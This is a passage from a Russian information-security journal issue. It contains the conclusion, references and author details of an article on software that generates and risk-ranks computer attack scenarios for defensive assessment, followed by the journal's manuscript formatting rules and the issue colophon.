

Рис. 11. Ландшафт множества сценариев атак на приложение Zoom для операционных систем семейства Linux (ущерб конфиденциальности по оси z)

На рис. 11 можно сразу выделить две уязвимости, эксплуатация которых приведёт к наибольшему ущербу для конфиденциальности информации. Таким образом, трёхмерный ландшафт множества сценариев оказывается весьма полезен в ситуации, когда необходимо выделить наиболее опасные уязвимости с точки зрения определённой метрики.

Заключение

В результате проведённой работы была разработана и представлена методика генерации и визуализации сценариев компьютерных атак, направленных на защищаемые объекты АИС, и предложена программная реализация разработанной методики и описанных в работе подходов. Разработаны алгоритмы генерации, риск-анализа и ранжирования сценариев атак. Рассмотрены функции и приведены примеры использования разработанного программного комплекса, обеспечивающего агрегацию данных из гетерогенных источников в единую базу знаний, поддержание её в актуальном состоянии, генерацию, риск-анализ, визуализацию сценариев компьютерных атак.

Реализованный программный модуль генерации и визуализации сценариев компьютерных атак на компоненты защищаемых АИС (далее — защищаемые объекты) предлагает пользователю программного обеспечения возможность генерации сценариев реализации компьютерных атак на защищаемые объекты с вариативностью развития событий, приближенной к реальной многошаговой компьютерной атаке. Помимо этого, предлагается визуализация сформированных сценариев в нескольких вариантах и экспорт в различных форматах. Риск-анализ сформированных сценариев позволяет обеспечить их ранжирование в соответствии с показателем риска для наглядного представления наиболее опасных из них.

Модуль генерации сценариев позволяет учитывать как известные взаимосвязи между компонентами кибератак, представленные в базах знаний [6-9], так и отсутствующие в открытых источниках, но при этом весьма вероятные, для чего используются механизмы GNN. Решение об использовании результатов работы GNN для генерации сценариев принимает непосредственно инженер по защите информации — пользователь программного комплекса. Модуль GNN позволяет расширить множество компонентов кибератак, рассматриваемых в контексте атаки на конкретный объект защиты, тем самым давая возможность включить в рассмотрение и риск-анализ бóльшее количество уязвимостей защищаемого объекта.

Интеграция как с открытыми, так и с коммерческими отечественными сканерами уязвимостей представляется особенно важной с практической точки зрения, позволяя инженерам по защите информации и другим пользователям разработанного программного комплекса производить анализ рисков в отношении любого объекта АИС, для которого были обнаружены уязвимости в ходе сканирования. Программный модуль адаптирован к работе на автоматизированных рабочих местах, может быть развёрнут и подготовлен к использованию в короткие сроки с использованием технологий контейнеризации и предлагается к использованию исследователями в области информационной безопасности, практикующими специалистами и студентами соответствующих специальностей.

Настоящая работа вносит вклад в дальнейшие исследования в данном направлении, которые могут заключаться в более глубокой интеграции GNN в программный модуль для повышения точности предсказания новых связей и обработки большего числа типов узлов графа, использовании более продвинутых моделей GNN, расширении интеграции с существующими отечественными решениями в области ИБ, улучшении и предложении новых методов анализа риска генерируемых сценариев компьютерных атак.

Список литературы

1. Г.А. Остапенко, А.П. Васильченко, А.А. Остапенко, Д.С. Покудин, Н.Н. Корвяков, А.А. Ноздрюхин. Формализация знаний и данных кибератак и уязвимостей // //

Информация и безопасность. 2024. Т. 27. Вып. 2. С. 231–238.

2. В.П. Лось, Р.С. Лопатин, Е.С. Петрова, Д.А. Щеглова, А.М. Лебедев, Д.С. Покудин. Моделирования сценариев атак классов «Переполнение буфера» и «Злоупотребление привилегиями» в корпоративной сети // Информация и безопасность. 2025. Т. 28. Вып. 3. С. 321–340.

3. Остапенко Г. А., Остапенко А. А., Кондратьев М. В., Кривошеин А. С., Печкин Д. С. Автоматизация оценки и регулирования рисков реализации кибератак: мотивация и целеполагание создания программно-технического комплекса // Информация и безопасность. 2025. Т. 28. Вып. 3. С. 341–356.

4. Остапенко Г. А., Остапенко А. А., Кондратьев М. В., Кривошеин А. С., Макаров Ю. В. Автоматизация оценки и регулирования рисков реализации кибератак: процедуры сбора, обработки и хранения данных // Информация и безопасность. 2025. Т. 28. Вып. 3. С. 367–388.

5. Остапенко Г. А., Остапенко А. А., Кондратьев М. В., Кривошеин А. С., Неменущий М. Д. Автоматизация оценки и регулирования рисков реализации кибератак: процедуры генерации сценариев // Информация и безопасность. 2025. Т. 28. Вып. 3. С. 397–408.

6. MITRE ATT&CK Framework : официальный сайт. URL: https://attack.mitre.org/ (дата обращения 15.11.2025).

7. CAPEC – Common Attack Pattern Enumeration and Classification : официальный сайт. URL: https://capec.mitre.org/ (дата обращения 15.11.2025).

8. CWE – Common Weakness Enumeration : официальный сайт. URL: https://cwe.mitre.org/ (дата обращения 15.11.2025).

9. NVD – National Vulnerability Database : официальный сайт. URL: https://nvd.nist.gov/ (дата обращения 15.11.2025).

10. CISA – Cybersecurity and Infrastructure Security Agency: официальный сайт. URL: https://www.cisa.gov/ (дата обращения 15.11.2025).

11. FIRST – Forum of Incident Response and Security Teams : официальный сайт. URL: https://www.first.org/ (дата обращения 15.11.2025).

12. Neo4j: официальный сайт. URL: https://neo4j.com/ (дата обращения 15.11.2025).

13. Practical Guide to Common Platform Enumeration (CPE) // FOSSA Blog. URL: https://fossa.com/blog/practical-guide-common-platform-enumeration-cpe/ (дата обращения 15.11.2025).

Воронежский государственный технический университет
Voronezh State Technical University

Поступила в редакцию 20.11.2025

Информация об авторах

Остапенко Александр Алексеевич – аспирант, Воронежский государственный технический университет, e-mail: alexostap123@gmail.com.

Краснопольский Сергей Викторович – студент, Воронежский государственный технический университет, e-mail: krasnopolskiy.02@mail.ru

Скрипкин Максим Михайлович – студент, Воронежский государственный технический университет, e-mail: scripkin.maks2017@yandex.ru

Ясенев Александр Владимирович – студент, Воронежский государственный технический университет, e-mail: shura.t9@mail.ru

THE METHODOLOGY OF AUTOMATED PROCESSING OF MEASURES TO COUNTER CYBER ATTACKS AND RECALCULATION OF RISK, TAKING INTO ACCOUNT THEIR EFFECTIVENESS

A.A. Ostapenko, S.V. Krasnopolsky, M.M. Skripkin, A.V. Yasenev

The article discusses an approach to generating and visualizing scenarios of computer attacks on protected objects that are components of automated information systems, and suggests a software implementation of this approach. The approach provides a methodology for implementing simulation scenarios for exploiting vulnerabilities in relation to protected objects to counter modern computer attacks. The relevance of the information received at the input of the software module is ensured by using aggregated data from the MITRE ATT&CK, CAPEC, CWE, NVD, EPSS and CISA KEV knowledge bases. An algorithm for generating computer attack scenarios and an algorithm for ranking them is proposed, which solves the problem of "combinatorial explosion" and allows selecting scenarios with the highest risk index with an acceptable hardware load.

Keywords: generation, modeling, scenario, vulnerabilities, attack patterns, tactics, techniques, computer attacks.

Submitted 20.11.2025

Information about the authors

Alexander A. Ostapenko – graduate student, Voronezh State Technical University, e-mail: alexostap123@gmail.com

Sergey V. Krasnopolsky – student, Voronezh State Technical University, e-mail: krasnopolskiy.02@mail.ru

Maxim M. Skripkin – student, Voronezh State Technical University, e-mail: scripkin.maks2017@yandex.ru

Alexander V. Yasenev – student, Voronezh State Technical University, e-mail: shura.t9@mail.ru

ПРАВИЛА

оформления и представления рукописей для публикации в журнале «Информация и безопасность»

В целях улучшения качества оформления настоящего издания редколлегия просит авторов направляемых материалов руководствоваться следующими правилами оформления:

1. Рукопись общим объемом не менее 8 и не более 20 **полных** страниц (четное число страниц) для научной статьи (тезисов пленарного доклада), 4 **полных** страницы для статьи (тезисов доклада) представляют в отпечатанном виде на одной стороне листа формата А4 шрифтом Times New Roman Cyr 12 пунктов через 1 интервал и отправляют на почту журнала alexanderostapenkoias@gmail.com (в формате docx).
2. Страницы рукописи должны иметь следующие размеры полей: верхнее - 2 см, нижнее -2, левое- 2 см, правое-2 см.

   На первой странице текста располагают DOI (номер заполняется в редакции), следующей строкой УДК (в левом углу листа от поля, размер шрифта 12), название статьи (заглавными буквами, размер шрифта 12), инициалы и фамилию автора (авторов) (размер шрифта 12), аннотацию (100-150 слов) и ключевые слова (от трех до пяти слов или словосочетаний). Для аннотации и ключевых слов размер шрифта 10, отступы слева и справа – 1,25 см, абзацный отступ – 0,8 см. На первой странице в левом столбце внизу сноской знак охраны авторского права (©), авторы (инициалы после фамилий); год; фамилии иностранных авторов пишутся на русском языке. Далее следуют текст рукописи (размер шрифта 12) и список литературы (размер шрифта 12). Текст рукописи и список литературы представляют на листе в две колонки шириной по 8,25 см каждая (межколоночное расстояние 0,5 см).
3. Абзацный отступ, равный 0,8 см, должен начинаться после ввода (автоматически**). Не допускается формирование абзацного отступа при помощи пробелов и табуляции!**
4. **Обе колонки текста должны быть заполнены равномерно и полностью!**
5. **Номера страниц не проставляются!**
6. Сведения об авторах приводятся после списка литературы на русском и английском языках. Сначала полное название учреждений, в которых выполнялось исследование, с указанием, в каком из учреждений работает каждый из авторов, указываются традиционные названия академических и учебных институтов без характеристик формы учреждения, далее страна для иностранных авторов (размер шрифта 12) на русском и английском языках. Далее информация об авторах 10 шрифтом на русском языке: фамилия, имя, отчество (если есть) полностью, через тире ученая степень, должность, название учреждения (места работы), e-mail. Название статьи на английском языке (размер шрифта 12), инициалы и фамилии авторов на англиском языке (размер шрифта 12), аннотация и ключевые слова на английском языке (размер шрифта 10), информация об авторах на английском языке (форматирование такое же, как на русском)
7. Используемые в работе термины, единицы измерения и условные обозначения должны быть общепринятыми. Все употребляемые авторами обозначения (за исключением общеизвестных констант) и аббревиатуры должны быть определены при их первом упоминании в тексте.
8. Таблицы располагают по тексту. Каждый элемент таблицы должен представлять собой отдельную ячейку. **Не допускается размещать колонку или строку с данными в одной ячейке!** Если в рукописи одна таблица, то слово “Таблица” в названии не пишут. Если в статье несколько таблиц, то перед названием таблицы справа пишут “Таблица 1 (2, 3 и т.д.)”. Ссылку на таблицу оформляют следующим образом: “табл. 1 (2, 3 и т.д.)”. Заголовок таблицы располагают следующей строкой после слова «Таблица», по центру.

9. Оформление рисунков осуществляется в формате png. Подрисуночные подписи не входят в состав рисунков, а располагаются отдельным текстом с размером шрифта 10 под рисунками. Буквы и цифры на рисунке должны быть разборчивы. Тоновые фотографии представляют в двух экземплярах на белой матовой фотобумаге, пояснительные надписи на одной из этих фотографий должны отсутствовать. Если в рукописи несколько рисунков, то перед названием пишут “Рис. 1 (2, 3 и т.д.)”. Ссылка на рисунок оформляется следующим образом “рис. 1 (2, 3 и т.д.)”. Если в статье один рисунок, то слово “Рис.” в подрисуночной подписи не пишут. **Рисунки должны четко воспроизводиться при черно-белой печати!**
10. Формулы нумеруют в круглых скобках (2), по правой границе текста, литературные ссылки - в прямых [2], подстрочные примечания - арабскими цифрами.

Пример оформления текста:

Если приходит следующий (J_{lim}+1)-й пакет с запросом на соединение, то этот пакет отбрасывается.

Если атака обнаруживается до этого момента времени с некоторой вероятностью P_{det} и ее развитие блокируется, то вероятность реализации атаки может быть рассчитана по формуле:

$$P_u(t) = 1 - \frac{\lambda_{syn} \cdot \bar{\tau}_u \cdot e^{-\frac{(t-t_0)\cdot(1-P_{\det})}{\bar{\tau}_u}}}{\lambda_{syn} \cdot \bar{\tau}_u - (1-P_{\det})} + \frac{(1-P_{\det}) \cdot e^{-\lambda_{syn}\cdot(t-t_0)\cdot}}{1-\bar{\tau}_u \cdot \lambda_{syn} \cdot (1-P_{\det})}, \quad (3)$$

где P_{det} – вероятность обнаружения атаки;

t_0 – время ожидания подтверждения сеанса связи.

Рассмотрим модель динамики реализации атаки – шторм ICMP – "эхо-ответов" (Smurf) [3]. Суть атаки заключается в посылке "эхо-запроса" по протоколу ICMP по широковещательному адресу с указанием в качестве адреса отправителя IP-адреса компьютера – цели атаки, ответить на которые может множество компьютеров.

Библиографические ссылки даются по следующим образцам (ГОСТ Р 7.05-2008 СИБИД):

- Для учебников, учебных пособий и т.п.:
  1. История России : учеб. пособие для студентов всех специальностей / В. Н. Быков [и др.] ; отв. ред. В. Н. Сухов ; М-во образования Рос. Федерации, С.-Петерб. гос. лесотехн. акад. 2-е изд., перераб. и доп. / при участии Т. А. Суховой. СПб. : СПбЛТА, 2001. 231 с.
- Для законодательных актов, стандартов, правил:
  1. О противодействии терроризму: Федер. закон Рос. Федерации от 6 марта 2006 г. N 35-ФЗ: принят Гос. Думой Федер. Собр. Рос. Федерации 26 февр. 2006 г.: одобр. Советом Федерации Федер. Собр. Рос. Федерации 1 марта 2006 г. // Рос. газ. 2006. 10 марта.
  2. Федеральный закон № 149-ФЗ от 37.07.2006 «Об информации, информационных технологиях и защите информации». URL: http://www.kremlin.ru/acts/bank/ 24157 (дата обращения 18.08.2021).
  3. ГОСТ 7.25-2001 СИБИД. Тезаурус информационно-поисковый одноязычный. Правила разработки, структура, состав и форма представления. М.: Стандартинформ, 2002. 16 с.
- Для книг – фамилия, инициалы автора; название книги; инициалы, фамилия автора; место издания; наименование издательства; год издания; номер тома; объем. Если авторов более одного и менее четырех - фамилия, инициалы первого автора; название книги; инициалы, фамилия всех авторов (включая первого); место издания; наименование издательства, год издания; номер тома; объем. Примеры:
  1. Шульце Г. Металлофизика / Г. Шульце. М.: Мир, 1971. 503 с.
  2. Ландау Л.Д. Квантовая механика / Л.Д. Ландау, Е.М. Лифшиц. М.: Физматгиз, 1963. 25 с.

- Для статей в сборнике (журнале) – фамилия, инициалы автора; название статьи; инициалы, фамилия автора; название сборника, серии; год издания; том издания; номер издания; объем. Если авторов двое или трое – фамилия, инициалы первого автора; название статьи; инициалы, фамилия каждого автора (включая первого); название сборника, серии; год издания; том издания; номер издания; объем. Если авторов более трех: фамилия первого автора, название статьи; инициалы, фамилии авторов, можно сократить список фамилий: [и др.]; название сборника; место издания, название издательства; год издания; номер тома; объем. Примеры:
  1. Кузнецов, В.Ю. Немонотонный потенциал в обогащенных слоях / В.Ю. Кузнецов // Изв. вузов. Сер. Химия (или Сер. физ.). 1989. Т. 43, № 5. С. 106-111.
  2. Леготин Е.Ю. Организация метаданных в хранилище данных // Научный поиск. Технические науки: Материалы 3-й науч. конф. аспирантов и докторантов / отв. за вып. С.Д.Ваулин; Юж.-Урал. гос. ун-т. Т.2. Челябинск: Издательский центр ЮУрГУ, 2011. - С.128-132.
- Для авторефератов и диссертаций – фамилия, инициалы автора; название работы; название вида работы; название ученой степени; место написания; год написания; объем. Примеры:
  1. Недорезов, С.С. Особенности зарождения и структура пленок некоторых металлов при конденсации из ионного потока // Автореф. дис. … д-ра физ.-мат. наук/ ФТИНТ. - Харьков, 1985. - 16 с.
- Для авторских свидетельств и патентов – вид документа; его номер; название страны; индекс МКИ; название работы; инициалы и фамилия(и) автора(ов); регистрационный номер заявки; дата подачи заявки; дата публикации; издание, в котором опубликован документ; объем. Примеры:
  1. Пат. 2187888 Российская Федерация, МПК H 04 B 1/38, H 04 J 13/00. Приемопередающее устройство [Текст] / Чугаева В. И. ; заявитель и патентообладатель Воронеж. науч.-исслед. ин-т связи. - N 2000131736/09 ; заявл. 18.12.00 ; опубл. 20.08.02, Бюл. N 23 (II ч.). - 3 с. : ил.
  2. Заявка 1095735 Российская Федерация, МПК B 64 G 1/00. Одноразовая ракета-носитель [Текст] / Тернер Э. В. (США) ; заявитель Спейс Системз/Лорал, инк. ; пат. поверенный Егорова Г. Б. - N 2000108705/28 ; заявл. 07.04.00 ; опубл. 10.03.01, Бюл. N 7 (I ч.) ; приоритет 09.04.99, N 09/289,037 (США). - 5 с. : ил.
- Для электронных ресурсов обязательно указывать дату обращения, причем дата должна быть как можно более поздней. Примеры:
  1. Члиянц Г. Создание телевидения // QRZ.RU: сервер радиолюбителей России. 2004. URL: http://www.qrz.ru/articles/article260.html (дата обращения: 21.09.2019).

Общие требования

Для публикации материалов в журнале авторам необходимо представить в редакцию:

- *электронную версию статьи;*
- *рецензию внешнего ведущего специалиста в области излагаемого материала;*
- *экспертное заключение о возможности ее публикации в открытой печати, заверенное руководителем организации или его заместителем и печатью;*
- *сведения об авторах, включающие фамилию, имя, отчество, дату рождения, место работы и должность, ученую степень и звание, контактный телефон, почтовый (с индексом) и электронный адрес для переписки.*

Редакционная коллегия оставляет за собой право осуществлять дополнительное рецензирование и техническое редактирование представленных работ.

Научное издание

ИНФОРМАЦИЯ И БЕЗОПАСНОСТЬ

Том 28. Выпуск 4. 2025

Главный редактор А.Г. Остапенко
Компьютерная верстка Е.А. Москалевой

Дата выхода в свет 25.12.2025
Формат 60x84/8. Бумага писчая.
Усл. печ. л. 17,3
Тираж 44 экз. Заказ № 301
Цена свободная

ФГБОУ ВО «Воронежский государственный технический университет»
394006, г. Воронеж, ул. 20-летия Октября, 84

Отпечатано: отдел оперативной полиграфии издательства ВГТУ
394006, г. Воронеж, ул. 20-летия Октября, 84